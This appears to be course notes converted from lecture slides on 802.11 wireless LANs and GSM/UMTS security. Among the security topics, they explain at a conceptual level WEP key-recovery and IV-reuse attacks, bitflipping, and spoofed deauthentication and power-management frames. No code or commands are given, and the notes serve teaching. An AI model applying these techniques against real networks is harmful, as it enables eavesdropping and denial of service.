
- > Two pieces of equipment defined:
  - > Wireless station
    - > A desktop or laptop PC or PDA with a wireless NIC.
  - > Access point
    - > A bridge between wireless and wired networks
    - > Composed of
      - > Radio
      - > Wired network interface (usually 802.3)
      - > Bridging software
    - > Aggregates access for multiple wireless stations to wired network.




**802.11 modes**

- > Infrastructure mode
  - > Basic Service Set
    - > One access point
  - > Extended Service Set
    - > Two or more BSSs forming a single subnet.
- > Ad-hoc mode
  - > Also called peer-to-peer.
  - > Independent Basic Service Set
  - > Set of 802.11 wireless stations that communicate directly without an access point.
  - > Useful for quick & easy wireless networks.

**Infrastructure mode**



**Ad-hoc mode**



Independent Basic Service Set (IBSS)

**802.11 Physical Layer**

- > Originally three alternative physical layers
  - > Two incompatible spread-spectrum radio in 2.4Ghz ISM band
    - > Frequency Hopping Spread Spectrum (FHSS)
      - > 75 channels
    - > Direct Sequence Spread Spectrum (DSSS)
      - > 14 channels (11 channels in US)
  - > One diffuse infrared layer
- > 802.11 speed
  - > 1 Mbps or 2 Mbps.

**802.11 Data Link Layer**


- > Layer 2 split into:
  - > Logical Link Control (LLC).
  - > Media Access Control (MAC).
- > LLC - same 48-bit addresses as 802.3.
- > MAC - CSMA/CD not possible.
  - > Can't listen for collision while transmitting.
- > CSMA/CA – Collision Avoidance.
  - > Sender waits for clear air, waits random time, then sends data.
  - > Receiver sends explicit ACK when data arrives intact.
  - > Also handles interference.
  - > But adds overhead.
- > 802.11 always slower than equivalent 802.3.

**RTS / CTS**

- > To handle hidden nodes

- > Sending station sends
  - > “Request to Send”
- > Access point responds with
  - > “Clear to Send”
  - > All other stations hear this and delay any transmissions.
- > Only used for larger pieces of data.
  - > When retransmission may waste significant time.

**Four-Way Handshake**



**802.11b**

- > 802.11b ratified in 1999 adding 5.5 Mbps and 11 Mbps.
- > DSSS as physical layer.
  - > 11 channels (3 non-overlapping)
- > Dynamic rate shifting.
  - > Transparent to higher layers
  - > Ideally 11 Mbps.
  - > Shifts down through 5.5 Mbps, 2 Mbps to 1 Mbps.
    - > Higher ranges.
    - > Interference.
  - > Shifts back up when possible.
- > Maximum specified range 100 metres
- > Average throughput of 4Mbps

**Joining a BSS**

- > When 802.11 client enters range of one or more APs
  - > APs send beacons.
  - > AP beacon can include SSID.
  - > AP chosen on signal strength and observed error rates.
  - > After AP accepts client.
    - > Client tunes to AP channel.
- > Periodically, all channels surveyed.
  - > To check for stronger or more reliable APs.
  - > If found, reassociates with new AP.



## Roaming and Channels

- > Reassociation with APs
  - > Moving out of range.
  - > High error rates.
  - > High network traffic.
    - > Allows load balancing.
- > Each AP has a channel.
  - > 14 partially overlapping channels.
  - > Only three channels that have no overlap.
    - > Best for multicell coverage.

### 802.11a

- > 802.11a ratified in 2001
- > Supports up to 54Mbps in 5 Ghz range.
  - > Higher frequency limits the range
  - > Regulated frequency reduces interference from other devices
- > 12 non-overlapping channels
- > Usable range of 30 metres
- > Average throughput of 30 Mbps
- > Not backwards compatible

### 802.11g

- > 802.11g ratified in 2002
- > Supports up to 54Mbps in 2.4Ghz range.
  - > Backwards compatible with 802.11b
- > 3 non-overlapping channels
- > Range similar to 802.11b
- > Average throughput of 30 Mbps
- > 802.11n due for November 2006
  - > Aiming for maximum 200Mbps with average 100Mbps

## Security Issues and Solutions

- > Sniffing and War Driving
- > Rogue Networks
- > Policy Management
- > MAC Address
- > SSID
- > WEP
- > Wired network limitations: physical, hard-wired infrastructure
- > Wireless LAN provides
  - > Flexibility
  - > Portability
  - > Mobility
  - > Ease of Installation

**Types of Wireless Topologies**

- Independent Basic Service Set (IBSS)
- Basic Service Set (BSS)
- Extended Service Set (ESS)

**WLAN Vulnerability**

- Lack of Physical Security
- Invasion & Resource Stealing
- Traffic Redirection
- Denial of Service
- Rogue Access Point
- There are currently three main encryption technologies available to WLAN communication; WEP, WPA, and WPA2. These technologies attempt to provide Confidentiality, Integrity and Authentication. However, they do not all succeed at these tasks and introduce vulnerabilities into the WLANs.
- The first protection method and the easiest to use on wireless networks is Wired Equivalent Privacy (WEP). Although it appeared a successful invention, it could not survive for long and after only a period of two years, its RC4 was broken and this gave a bad reputation to wireless technology because of its perceived security flaw. The perceived flaws in the WEP saw the introduction of Wi-Fi Protected Access which is practically more efficient compared to WEP because it is much more complicated algorithm. As time went by, an improvement of WPA was made and that saw the introduction of WPA2.

**Attacks on WLAN**

- Passive Attack (Not harmful to the N/w)
- Active Attack (harmful to the N/w)
- Insider Attack (Malicious to N/W)
- Close-in Attack (Malicious Attack)
- Phishing Attack (User Information)
- Hijack Attack (User Information)
- Spoof Attack (Sensitive Information)
- Password Attack (to know password)

**802.11 security features**

- > Challenges
  - Beyond any physical boundaries
  - Encryption, Authentication and Integrity
- > Basic Security Mechanisms in 802.11
  - Service Set ID (SSID) – Acts like a shared secret, but sent in clear.

- MAC Address Lists – Modifiable and also sent in clear.
- Protocols (WEP,WPA,WPA2)

## How to secure WLAN?

- WEP
- WPA
- WPA2


### WEP

- > Stands for Wired Equivalent Privacy
- > Designed to encrypt data over radio waves
- > Provides 3 critical pieces of security
  - Confidentiality (Encryption)
  - Authentication
  - Integrity
- > Uses RC4 encryption algorithm
  - Symmetric key stream cipher
  - 64-bit shared RC4 keys, 40-bit WEP key, 24-bit plaintext Initialization Vector (IV)
- > Shared key between
  - Stations.
  - An Access Point.
- > Extended Service Set
  - All Access Points will have same shared key.
- > No key management
  - Shared key entered manually into
    - > Stations
    - > Access points
    - > Key management nightmare in large wireless LANs

### WEP – Sending

- > Compute Integrity Check Vector (ICV).
  - Provides integrity
  - 32 bit Cyclic Redundancy Check.
  - Appended to message to create plaintext.
- > Plaintext encrypted via RC4
  - Provides confidentiality.
  - Plaintext XORed with long key stream of pseudo random bits.
  - Key stream is function of
    - > 40-bit secret key
    - > 24 bit initialisation vector
- > Ciphertext is transmitted.

## WEP Encryption



## WEP – Receiving

- > Ciphertext is received.
- > Ciphertext decrypted via RC4
  - > Ciphertext XORed with long key stream of pseudo random bits.
  - > Key stream is function of
    - > 40-bit secret key
    - > 24 bit initialisation vector (IV)
- > Check ICV
  - > Separate ICV from message.
  - > Compute ICV for message
  - > Compare with received ICV

## Shared Key Authentication

- > When station requests association with Access Point
  - > AP sends random number to station
  - > Station encrypts random number
    - > Uses RC4, 40 bit shared secret key & 24 bit IV
  - > Encrypted random number sent to AP
  - > AP decrypts received message
    - > Uses RC4, 40 bit shared secret key & 24 bit IV
  - > AP compares decrypted random number to transmitted random number
- > If numbers match, station has shared secret key.

## WEP Safeguards

- > Shared secret key required for:
  - > Associating with an access point.
  - > Sending data.
  - > Receiving data.
- > Messages are encrypted.
  - > Confidentiality.
- > Messages have checksum.
  - > Integrity.

- > But management traffic still broadcast in clear containing SSID.

## **Initialisation Vector**

- > IV must be different for every message transmitted.
- > 802.11 standard doesn't specify how IV is calculated.
- > Wireless cards use several methods
  - > Some use a simple ascending counter for each message.
  - > Some switch between alternate ascending and descending counters.
  - > Some use a pseudo random IV generator.

## **Passive WEP attack**

- > If 24 bit IV is an ascending counter,
- > If Access Point transmits at 11 Mbps,
- > All IVs are exhausted in roughly 5 hours.
- > Passive attack:
  - > Attacker collects all traffic
  - > Attacker could collect two messages:
  - > Encrypted with same key and same IV
  - > Statistical attacks to reveal plaintext
  - > Plaintext XOR Ciphertext = Keystream

## **Active WEP attack**

- > If attacker knows plaintext and ciphertext pair
  - > Keystream is known.
  - > Attacker can create correctly encrypted messages.
  - > Access Point is deceived into accepting messages.
- > Bitflipping
  - > Flip a bit in ciphertext
  - > Bit difference in CRC-32 can be computed

## **Limited WEP keys**

- > Some vendors allow limited WEP keys
  - > User types in a passphrase
  - > WEP key is generated from passphrase
  - > Passphrases creates only 21 bits of entropy in 40 bit key.
    - > Reduces key strength to 21 bits = 2,097,152
    - > Remaining 19 bits are predictable.
    - > 21 bit key can be brute forced in minutes.

## **Brute force key attack**

- > Capture ciphertext.
  - > IV is included in message.
- > Search all  $2^{40}$  possible secret keys.
  - > 1,099,511,627,776 keys
  - > ~170 days on a modern laptop
- > Find which key decrypts ciphertext to plaintext.

### Key Scheduling Weakness

- > Two weaknesses:
  - > Certain keys leak into key stream.
    - > Invariance weakness.
  - > If portion of PRNG input is exposed,
    - > Analysis of initial key stream allows key to be determined.

### IV weakness

- > WEP exposes part of PRNG input.
  - > IV is transmitted with message.
  - > wireless frame has reliable first byte
    - > Sub-network Access Protocol header (SNAP) used in logical link control layer, upper sub-layer of data link layer.
  - > First byte is 0xAA
  - > Attack is:
    - > Capture packets with weak IV
    - > First byte ciphertext XOR 0xAA = First byte key stream
    - > Can determine key from initial key stream
- > Practical for 40 bit and 104 bit keys
- > Passive attack.
  - > Non-intrusive.
  - > No warning.

### WPA/WPA2 - Wi-Fi Protected Access

- > The design of WPA is based on a Draft 3 of IEEE 802.11i standard. It was proposed to ensure the release of a higher volume of security WLAN products before IEEE group could officially introduce 802.11i.
- > Due to those weaknesses, WPA introduced some improvements. First, WPA can be used with an IEEE 802.1x authentication server, where each user is given different keys and it can also be used in a less secure “pre-shared key” (PSK) mode, where every client is given the same pass-phrase just like with WEP.
- > In 2004, WPA2 standard was released to replace the less secure WEP and WPA. The final IEEE 802.11i standard not only adapts all the improvements included in WPA, but also introduces a new AES-based algorithm considered as fully secure.
- > WPA includes two types of user authentication. One named WPA Personal with a pre-shared key mechanism similar to that of WEP and the WPA Enterprise, which uses 802.1X and derives its keys automatically.

- > Nonetheless, the main improvement of the WPA was introduction of Temporal Key Integrity Protocol (TKIP) Instead of using a preshared key, which creates a key stream.
- > It uses a pre-shared key to serve as the seed for generating the encryption keys. WPA also uses the RC4 stream cipher with a 128-bit key and a 48bit IV, which is similar to the WEP for data encryption. However, unlike the WEP, there is a major improvement for WPA to use the Temporal Key Integrity Protocol (TKIP), which is the heart of WPA.
- > With a similar encryption process to WEP, implementation of the WPA is as simple as upgrading clients' software and updating the firmware of older access points.
- > Like WPA, WPA2 offers two security modes: pre-shared key authentication based on a shared secret and authentication by an authentication server. Pre-shared key authentication is intended for personal and small office use where an authentication server is unavailable.

### **Wireless LAN Vulnerabilities**


- > Controlling access to be shared medium of a local area network is important enough to be handled by a separate layer called Medium Access Control Layer or MAC
- > In the networks such as Ethernet and 802.11 LANs, there are well defined rules governing when a node should talk, how nodes handle collisions, etc.
- > The smooth functioning of these networks depends on the stations on the LAN strictly obeying the rules.
- > On wireless LANs, in particular, there is much scope for misbehaving the nodes to launch a variety of attacks.
- > These include hogging network bandwidth by abusing features of the MAC protocol and disrupting communication between legitimate users by transmitting spoofed management and control frames.

### **Frame Spoofing**

#### **Premature Termination of connections**

- > A number of management frames used in 802.11 wireless LANs such as the Beacon, Association and Authentication frames.
- > A station needs to authenticate and then associate with an Access Point (AP) before they can exchange data frames with each other.
- > Each party can, at any point in time, terminate the connection by transmitting a Deauthentication frames.
- > The recipient of a management frame relies on the sender address field in the frame to identify the originator of the message.

- However, an attacker can spoof the sender address in the frame. For example, he can fabricate a deauthentication frame with
  - Sender Address = Station\_27
  - Receiver Address = AP
- The address used are 48-bit MAC address. When the AP receives the above frame, it thinks that Station\_27 wishes to terminate the existing connection to itself. The AP sets the state of the connection between itself and Station\_27 to be “Unauthenticated and Unassociated”
- Station\_27 would have to go through the time-consuming process of re-associating itself to the AP if it wished to resume the communication. The attacker could repeatedly transmit such Deauthentication frames to the AP thus effectively slowing down or even preventing communication between Station\_27 and AP.



### Spoofing Power Management Control Frames

- A mobile station typically works on batteries. To save power, a mobile station powers off its transceivers.
- It informs the AP that it is in power saving modes so that the AP can buffer all frames intended for it.
- When the station wakes up, it informs the AP that it is now in the active state using a Poll Control Frame.



- On receipt of the Poll Control Frame, the AP delivers the station any frames that it had buffered for it while the station was in power saving mode.
- An attacker could spoof Poll Control Frames and make it appear that they were sent by a sleeping station that has just woken up.
- The AP, on receiving the spoofed poll control frame, would deliver any buffered frames to the sleeping station. But, since the receiver of the sleeping station is powered off, the frames would not be captured by the sleeping station.
- When sleeping station actually wakes up, it may send Poll Control frame to retrieve frames buffered for it while it was asleep.
- However, since all the frames buffered for it have already been transmitted by the AP, it will not receive the frames destined for it while it was asleep.

### **Cellphone security - GSM and UMTS security**

Global System for Mobile communications (GSM) and Universal Mobile Telecommunications System (UMTS) Security

#### **Second Generation Mobile Phones – The GSM Standard**

- Second generation mobile phones are characterised by the fact that data transmission over the radio link uses **digital** techniques
- Development of the GSM (Global System for Mobile communications) standard began in 1982 as an initiative of the European Conference of Postal and Telecommunications Administrations (CEPT)
- In 1989 GSM became a technical committee of the European Telecommunications Standards Institute (ETSI)
- GSM is the most successful mobile phone standard
  - 1.05 billion customers
  - 73% of the world market
  - over 200 countries

#### **General Packet Radio Service (GPRS)**

- The original GSM system was based on circuit-switched transmission and switching
  - voice services over circuit-switched bearers
  - text messaging
  - circuit-switched data services
    - charges usually based on duration of connection
- GPRS is the packet-switched extension to GSM
  - sometimes referred to as 2.5G
  - packet-switched data services

- suited to bursty traffic
- charges usually based on data volume or content-based
- Typical data services
  - browsing, messaging, download, corporate LAN access

## GSM Security — The Goals

- GSM was intended to be no more vulnerable to cloning or eavesdropping than a fixed phone
  - it's a phone not a “secure communications device”!
- GSM uses integrated cryptographic mechanisms to achieve these goals
  - just about the first mass market equipment to do this
  - previously cryptography had been the domain of the military, security agencies, and businesses worried about industrial espionage, and then banks (but not in mass market equipment)

## GSM Security Features

- Authentication
  - network operator can verify the identity of the subscriber making it infeasible to clone someone else's mobile phone
- Confidentiality
  - protects voice, data and sensitive signalling information (e.g. dialled digits) against eavesdropping on the radio path
- Anonymity
  - protects against someone tracking the location of the user or identifying calls made to or from the user by eavesdropping on the radio path


## GSM Security Mechanisms

- Authentication
  - challenge-response authentication protocol
  - encryption of the radio channel
- Confidentiality
  - encryption of the radio channel
- Anonymity
  - use of temporary identities

## GSM Security Architecture



- Each mobile subscriber is issued with a unique 128-bit secret key (Ki)
- This is stored on a **Subscriber Identity Module (SIM)** which must be inserted into the mobile phone

- Each subscriber's Ki is also stored in an **Authentication Centre (AuC)** associated with the HLR in the home network
- The SIM is a tamper resistant smart card designed to make it infeasible to extract the customer's Ki
- GSM security relies on the secrecy of Ki
  - if the Ki could be extracted then the subscription could be cloned and the subscriber's calls could be eavesdropped
  - even the customer should not be able to obtain Ki



### GSM Authentication Principles

- Network authenticates the SIM to protect against cloning
- Challenge-response protocol
  - SIM demonstrates knowledge of Ki
  - infeasible for an intruder to obtain information about Ki which could be used to clone the SIM
- Encryption key agreement
  - a key (Kc) for radio interface encryption is derived as part of the protocol
- Authentication can be performed at call establishment allowing a new Kc to be used for each call



#### GSM Authentication Parameters

- Ki** = Subscriber authentication key (128 bit)
- RAND** = Authentication challenge (128 bit)
- (X)RES** =  $A3_{Ki}(RAND)$   
= (Expected) authentication response (32 bit)
- Kc** =  $A8_{Ki}(RAND)$   
= Cipher key (64 bit)
- Authentication triplet** = {RAND, XRES, Kc} (224 bit) Typically sent in batches to MSC or SGSN

### **GSM Authentication Algorithm**

- Composed of two algorithms which are often combined
  - A3 for user authentication
  - A8 for encryption key (Kc) generation
- Located in the customer's SIM and in the home network's AuC
- Standardisation of A3/A8 not required and each operator can choose their own

### **GSM Encryption**

- Different mechanisms for GSM (circuit-switched services) and GPRS (packet-switched services)

### **Limitations of GSM Security**

- Security problems in GSM stem by and large from design limitations on what is protected
  - design only provides *access security* - communications and signalling in the fixed network portion aren't protected
    - design does not address *active attacks*, whereby network elements may be impersonated
    - design goal was only ever to be *as secure as the fixed networks* to which GSM systems connect
- Failure to acknowledge limitations
  - the terminal is an unsecured environment - so trust in the terminal identity is misplaced
  - disabling encryption does not just remove confidentiality protection – it also increases risk of radio channel hijack
  - standards don't address everything - operators must themselves secure the systems that are used to manage subscriber authentication key
- Lawful interception only considered as an afterthought


### **Third Generation Mobile Phones – The UMTS Standard**

- Third generation (3G) mobile phones are characterised by higher rates of data transmission and a richer range of services
- Universal Mobile Telecommunications System (UMTS) is one of the new 3G systems
- The UMTS standards work started in ETSI but was transferred to a partnership of regional standards bodies known as 3GPP in 1998
  - the GSM standards were also moved to 3GPP at a later date
- UMTS introduces a new radio technology into the access network
  - Wideband Code Division Multiple Access (W-CDMA)

- An important characteristic of UMTS is that the new radio access network is connected to an evolution of the GSM core network

### Principles of UMTS Security

- Build on the security of GSM
  - adopt the security features from GSM that have proved to be needed and that are robust
  - try to ensure compatibility with GSM to ease inter-working and handover
- Correct the problems with GSM by addressing security weaknesses
- Add new security features
  - to secure new services offered by UMTS
  - to address changes in network architecture



### GSM Security Features to Retain and Enhance in UMTS

- Authentication of the user to the network
- Encryption of user traffic and signalling data over the radio link
  - new algorithm – open design and publication
  - encryption terminates at the radio network controller (RNC)
    - further back in network compared with GSM
  - longer key length (128-bit)
- User identity confidentiality over the radio access link
  - same mechanism as GSM

